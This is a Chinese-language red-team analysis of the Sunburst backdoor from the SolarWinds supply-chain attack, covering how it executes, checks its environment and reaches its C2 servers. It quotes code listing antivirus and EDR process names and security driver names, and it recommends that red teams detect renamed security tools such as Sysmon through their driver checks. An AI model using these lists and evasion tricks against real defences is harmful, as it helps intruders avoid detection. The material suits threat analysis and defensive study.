红队视角看Sunburst后门中的TTPs

By 千里目安全实验室

Archived: 2026-04-06 00:10:15 UTC

导语：最近FireEye披露的黑客组织入侵SolarWinds的供应链攻击让安全从业人员印象深刻。一是影响规模大，SolarWinds官方称受影响的客户数量可能有18000家。二是攻击者留下的后门程序-Sunburst，十分隐蔽和具有迷惑性。


针对SolarWinds供应链攻击简介

最近FireEye披露的UNC2452黑客组织入侵SolarWinds的供应链攻击让安全从业人员印象深刻。一是影响规模大，SolarWinds官方称受影响的客户数量可能有18000家。二是攻击者留下的后门程序-SUNBURST，十分隐蔽和具有迷惑性，分析认为攻击者对SolarWinds Orion产品理解程度很深。

有证据表明，早在2019年10月，UNC2452黑客组织就一直在研究通过添加空类来插入代码的能力。因此将恶意代码插入原始SolarWinds.Orion.Core.BusinessLayer.dll的时间可能很早，甚至可能是在软件构建编译之前。这就导致SolarWinds官方无意间对包含4000行恶意代码的DLL进行了数字签名，这样容易让恶意代码提升权限，并且很难被人发现。感染的Origin软件第一个版本是2019.4.5200.9083，在此几个月的时间内，用户通过下载受到感染的产品版本被感染。目前原始dll文件中没有发现存在动态拓展、也不存在横向移动等后渗透阶段的相关能力支持。

Sunburst后门总体流程

总体流程图：



（Sunburst的供应链攻击各阶段-图源:微软）

Sunburst后门总体流程可以简单地概括为以下几个阶段：

(1)SolarWinds.BusinessLayerHost.exe加载SolarWinds.Orion.Core.BusinessLayer.dll，并执行其中的恶意代码。

(2)代码通过9层环境检查，来判断当前环境上下文是否安全，是否应该继续执行。

(3)如果检查通过，尝试使用DGA算法生成的域名发送DNS上线通知，并检查DNS解析结果是否满足自身运行要求。

(4)DNS上线通知成功，则会尝试使用两种User-Agent和3种代理模式，与C2服务器建立起HTTP控制通道。

(5)SUNBURST后门本身能处理的控制指令并不多，攻击者可以下载自定义的Payload，例如Cobalt Strike beacon，即TEARDROP进行进一步操作。

Sunburst后门的代码都在SolarWinds.Orion.Core.BusinessLayer.dll这个文件中，这是个C#编写的.NET assembly，可以直接反编译查看源代码，分析其运行逻辑。主要涉及的三项技术为代码执行（Execution）、环境检测（Discovery）和C2通信（Command and Control）。

TTPs提取与分析

1代码执行/Execution

1.1 红队视角

无论是红队后渗透还是真实APT攻击，第一步要在受害者的机器上运行起来控制程序（agent/implant/artifact）。Windows系统上的代码执行的方法有很多，也可以从多种角度进行分类和总结。这里作者将之分为以下三类：

(1)BYOB: Bring Your Own Binary，就是把后门、工具、武器编译成exe文件，上传到目标主机上并运行。这也是最直接的执行方式。缺点是需要不断的编译和上传、要处理杀软和EDR的静态检测等等。

(2)LotL: Living off the Land，可以理解为就地取材，利用Windows系统和应用程序来加载执行恶意代码，典型的案例就是利用powershell的攻击。这种方式利用白名单程序来加载，会有一定规避检查的优点，但会产生明显的父子进程关系和进程参数，容易被猎捕。

(3)BYOL: Bring Your Own Land，这也是FireEye提出的一种方法，在使用前两种方法建立了基本的代码执行能力后，在内存中加载并运行Windows的PE文件、.NET assembly文件。优点是跳过了静态文件查杀，不会明显产生进程间调用关系和进程调用参数，缺点是需要自己开发内存加载执行的代码，很多常规的命令需要自己重新实现。

1.2 Surburst实际攻击技巧

本次供应链攻击的Sunburst后门存在于SolarWinds.Orion.Core.BusinessLayer.dll文件中，它的运行需要SolarWinds.BusinessLayerHost.exe这个合法的进程来加载，可以理解为是一种变形的Living off the Land执行方法。类似于DLL劫持，但相比于常规的DLL劫持，这类修改原始DLL的供应链攻击后门显得更加隐蔽。往往有以下特点：

(1)修改原有的DLL，不会产生多余的DLL文件落地


(2)程序加载DLL运行，不会产生子进程和进程参数

(3)供应商的信任进程不在常规进程检测名单，已知Windows lolbins检测规则无效


本次的DLL后门，可以看到作者很注重隐蔽(OpSec)，代码中透露着检测对抗的思想，其隐蔽技巧表现为：

(1)DLL合法的数字签名，很大程度上规避了静态文件查杀:

(2)代码通过创建新线程,执行SolarWinds.Orion.Core.BusinessLayer.dll.OrionImprovementBusinessLayer库目录下的Initialize函数开始恶意动作。DLL入口函数调用栈较深，通过6层的调用才开始执行代码，动态跟踪需要花费更多精力:



(3)代码使用自定义hash算法，常量字符串都进行hash处理，避免敏感字符串在传输流量和本地文件扫描时发现。实际使用的地方有9处，下图是进程名检测部分:



2 环境检测/Discovery

2.1 红队视角

红队技术传统技术往往高度关注进程列表检测、驱动列表检测的技巧：

2.1.1 进程检测


对于杀软和安全软件的检测，我们通常使用tasklist /v和tasklist /svc来检查进程和服务，可以认为这是一种手工判断+LotL的方法。这里推荐两款自动化的检测脚本和工具，大家可以根据自己的需求进行改造，结合内存加载实现BYOL的方式来检查安全软件。

(1)ProcessColor.cna，一款Cobalt Strike的插件脚本，可以帮助我们标记出常见的安全软件、监控软件、分析软件。

```
$bd = bdata($1);
@av = @("Tanium.exe", "360RP.exe", "360SD.exe", "360Safe.exe", "360leakfixer.exe", "360rp.exe", "360safe.exe", "360sd.exe", "360tray.exe",
@av1 = @("MBAMService.exe", "mbamtray.exe", "CylanceSvc.exe", "ndd32.exe", "ndetect.exe", "neomonitor.exe", "neotrace.exe", "neowatchlog.ex
@admin = @("MobaXterm.exe", "bash.exe", "git-bash.exe", "mmc.exe", "Code.exe", "notepad++.exe", "notepad.exe", "cmd.exe", "drwatson.exe", "

    local('$outps $temp $name $ppid $pid $arch $user $session @ps');
    $outps .= "\cc[*]\o Process List with process highlighting\n";
    $outps .= "\cc[*]\o Current Running PID: \c8 Yellow ". $bd['pid'] ." \o \n";
    $outps .= "\cc[*]\o Explorer/Winlogon: \c2 BLUE \o \n";
    $outps .= "\cc[*]\o Admin Tools: \cB LIGHT BLUE \o \n";
    $outps .= "\cc[*]\o Browsers: \c3 GREEN \o \n";
    $outps .= "\cc[*]\o AV/EDR: \c4 RED \o \n\n";
    $outps .= " PID   PPID  Name                         Arch  Session     User\n";
    $outps .= "\cE ---   ----  ----                         ----  -------     -----\n";

    foreach $temp (split("\n", ["$2" trim])) {
            ($name, $ppid, $pid, $arch, $user, $session) = split("\t", $temp);
            # highlight AV processes in RED.
            if(iff($name in @av,true,false)) {
            push(@ps, %(pid => $pid, entry => "\c4 $[5]pid $[5]ppid $[28]name $[5]arch $[11]session $user \o"));
            # highlight current process in YELLOW
            } else if ($pid eq $bd['pid']) {
            push(@ps, %(pid => $pid, entry => "\c8 $[5]pid $[5]ppid $[28]name $[5]arch $[11]session $user \o"));
            # highlight explorer , winlogon in BLUE
            } else if ($name eq "explorer.exe" || $name eq "winlogon.exe") {
            push(@ps, %(pid => $pid, entry => "\c2 $[5]pid $[5]ppid $[28]name $[5]arch $[11]session $user \o"));
```

(2)Seatbelt的InterestingProcesses命令，C#开发的多功能信息搜集工具，可单独使用，可结合其他程序实现内存加载。

```
var defensiveProcesses = new Dictionary<string, string>(
{
    { "mcshield", "McAfee"},
    { "windefend", "Windows Defender AV"},
    { "msascui", "Windows Defender AV"},
    { "msascuil", "Windows Defender AV"},
    { "msmpeng", "Windows Defender AV"},
    { "msmpsvc", "Windows Defender AV"},
    { "wrsa", "WebRoot AV"},
    { "savservice", "Sophos AV"},
    { "tmccsf", "Trend Micro AV"},
    { "symantec antivirus", "Symantec"},
    { "aexnsagent", "Symantec"},
    { "ccsvchst", "Symantec"},
    { "sisidsservice", "Symantec IDS"},
    { "sisipsservice", "Symantec IPS"},
    { "sisipsutil", "Symantec IPS"},
    { "kvoop", "Symantec DLP"},
    { "brkrprcs64", "Symantec DLP"},
    { "edpa", "Symantec DLP"},
    { "mbae", "MalwareBytes Anti-Exploit"},
```




2.1.2 驱动检测

既然进程和服务都检测了，那么检测这些驱动有什么意义吗？


```
// Token: 0x04000026 RID: 38
private static readonly ulong[] configTimeStamps = new ulong[]
{
    17097380490166623672, // cybkerneltracker.sys
    15194901817027173566, // atrsdfw.sys
    12718416789200275332, // eaw.sys
    18392881921099771407, // rvsavd.sys
    3626142665768487764, // dgdmk.sys
    12343334044036541897, // sentinelmonitor.sys
    397780960855462669, // hexisfsmonitor.sys
    6943102301517884811, // groundling32.sys
    13544031715334011032, // groundling64.sys
    11801746708619571308, // safe-agent.sys
    18159703063075866524, // crexecprev.sys
    835151375515278827, // psepfilter.sys
    16570804352575357627, // cve.sys
    1614465773938842903, // brfilter.sys
    12679195163651834776, // brcow_x_x_x_x.sys
    2717025511528702475, // lragentmf.sys
    17984632978012874803, // libwamf.sys
};
```

在常规的情况下，检查进程和服务名称就可以了解当前系统的安全软件运行情况，但是一些高级系统管理员会修改进程和服务的名称，我们就没办法判断了。Sunburst后门在环境检测中还检查了系统驱动，这些驱动大部分都是杀软和EDR产品使用的。这一点是值得红队人员借鉴的，下面以sysmon为例进行说明。



图中左侧为常规的sysmon安装，我们可以在进程和服务中找到sysmon。右侧只是简单地把sysmon进行重命名，安装之后我们在进程和服务的名字中已经找不到sysmon了，只能找到修改后的名称。这个时候查看驱动就很必要了，因为sysmon默认安装的驱动路径和名字并没有改变，如下图：

即使管理员在安装sysmon的时候将默认的驱动名称也改了，但是每个驱动都有一个唯一的altitude，要修i改这个成本就很高了。sysmon的altitude是385201，如下图，可以对比上图，这个是不变的：



2.2 Sunburst实现的机制

SolarWinds.Orion.Core.BusinessLayer.dll中的恶意代码对于运行环境的检查十分严格，一共有9层检测机制，只有当所有检测条件都通过时，其才会执行上线操作。

序号	检测机制
1	通过哈希判断当前加载恶意DLL的进程名字是solarwinds.businesslayerhost.exe
2	恶意DLL的最后写入时间比当前时间至少提前12到14天，说明其会潜伏半个月左右才会执行
3	检查硬编码的命名管道583da945-62af-10e8-4902-a8f205c72b2e，避免多进程重复执行
4	检查恶意复用的配置选项ReportWatcherRetry，ReportStatus项不能为3，即Truncate退出状态
5	检查当前设备所在域，域名中不能包含哈希值校验的黑名单patternHashes中的一些字符串；域名不能匹配到正则表达式“(?i)([^a-z]|^)(test)([^a-z]|$)”，该表达示主要用来检查当前域名是不是测试用的域名；"(?i)(solarwinds)"，猜测该表达式主要用来检测是否处于sloarwinds公司办公环境
6	检查第一个非回环启用网卡，不在IP黑名单中
7	检测进程Hash黑名单(含137个进程)，确保当前环境中没有安全相关软件和服务程序，如：Windbg、Autoruns、 Wireshark，并尝试关闭服务名单中的服务
8	检查当前环境中是否存在13个安全软件的驱动程序，如：groundling32.sys
9	主机解析“api.solarwinds.com”为指令的IP地址

3 C2通信/Command and Control

代码运行起来，检测环境上下文是安全的，最后的一步就是和C2服务器进行通信了。Sunburst后门通过自定义的DGA算法生成C2域名，通过自定义DNS通道进行上线通知，通过自定义HTTP通道进行指令下发与数据回传。

3.1 红队视角

对于红队来说，最常规的出网协议是HTTP[S]和DNS协议，但是大多数情况是手动判断目标的网络环境后来选择C2通信的方式。虽然能够修改和自定义C2通信协议，无疑是规避流量检测的好方法，但是相对的成本会比较高，需要同时兼顾客户端和服务端，还需要保证通信质量。简易的做法是利用后渗透框架自身的配置来修改C2流量特征，比如Cobalt Strike、Empire、Covenant等工具都支持Malleable C2 profile的配置。

